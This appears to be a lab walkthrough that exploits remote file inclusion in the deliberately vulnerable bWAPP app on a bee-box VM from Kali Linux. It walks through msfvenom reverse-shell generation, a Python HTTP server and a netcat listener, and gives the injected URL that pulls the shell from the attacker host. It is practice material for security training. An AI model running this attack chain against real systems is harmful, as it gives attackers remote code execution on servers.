


Step 1

Open vmware and start beebox and kali linux make sure both machines are connected with same adapter (NAT)

Step 2

Open terminal and type `nmap -sn 192.168.31.130/24` for host discovery.




```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ nmap -sn 192.168.31.130/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 09:32 EDT
Nmap scan report for 192.168.31.1
Host is up (0.00051s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.31.2
Host is up (0.00031s latency).
MAC Address: 00:50:56:E3:57:D1 (VMware)
Nmap scan report for 192.168.31.132
Host is up (0.0011s latency).
MAC Address: 00:0C:29:6C:65:FB (VMware)
Nmap scan report for 192.168.31.254
Host is up (0.00056s latency).
MAC Address: 00:50:56:E7:F9:7E (VMware)
Nmap scan report for 192.168.31.130
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.03 seconds

(kali@kali)-[~/Desktop]
$
```

:- 192.168.31.132 this is my beebox ip

Step 3

Open browser and search beebox ip address 192.168.31.132 press enter




:- click on- bWAPP

Step 4

Now enter login id and password

Press enter




Step 5

Now click on choose your bug

And search :- Remote & Local file inclusion (rfi/lfi)

Press hack



Step 6

Now open new terminal and type
msfvenom -p php/reverse_php

LHOST=192.168.31.130 LPORT=1234 -o myshell.php

```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p php/reverse_php LHOST=192.168.31.130 LPORT=1234 -o myshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2979 bytes
Saved as: myshell.php

(kali㉿kali)-[~/Desktop]
$ ls
111 myshell.php tush xfce4-terminal-emulator.desktop
Mines root-terminal.desktop tushar1442.ovpn

(kali㉿kali)-[~/Desktop]
$
```

Myshell.php created done

**** php/reverse_php → This is a Metasploit PHP reverse shell payload.***

** **LHOST=192.168.31.130** The attacker's local IP address where the shell connection will be received.*

** **LPORT=1234** The local port on the attacker's machine where the shell connection will be established.*

** **-o myshell.php:-** Saves the generated payload as myshell.php.*

Step 7

Type :- `python -m http.server 80`

Explanation :-

:-python -m :- Execution in Python's module mode (here, running the http.server module).

:-http.server :- Python's built-in HTTP server module, which starts a temporary web server.

:-80 The port number on which the server will run (port 80 is the default for HTTP traffic).



```
(kali@kali)-[~]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Step 8

Type :- `nc -nvlp 1234`

Explanation :-


:- nc Netcat tool (used for establishing network connections).

:- -n Disables DNS resolution (uses only IP addresses, not hostnames).

:- -V Enables verbose mode (displays more details).


:- -l Enables listener mode (accepts incoming connections).

:- -p 1234 Listens on port 1234




Step 9

Now go to the browser edit url :
192.168.31.132/bWAPP/rlfi.php?lang
uage=[http://192.168.31.130/myshell.](http://192.168.31.130/myshell.php&action=go)
php&action=go and *Press enter*



As you see the reverse shell has been
done this is all about the RFI:- remote
file inclusion



The screenshot shows a Kali Linux terminal window with the command `nc -nvlp 1234` running. The terminal output shows a connection from `192.168.31.130` to `1234` on `192.168.31.132`. The user `www-data` is connected, and the terminal shows the output of `whoami` as `www-data` and `hostname` as `bee-box`. The background of the terminal shows a web application interface with a navigation bar and a main content area. The web application is titled `BWAAPP v2.2` and has a navigation bar with links: `Home`, `Change Password`, `Create User`, `Set Security Level`, `Reset`, `Credits`, `Blog`, and `Login`. The main content area displays the title `/ Remote & Local File Inclusion (RFI/LFI) /` and a message `Thanks for your interest in BWAAPP!`. The terminal window is titled `kali@kali: ~/Desktop`.

THANKUU.....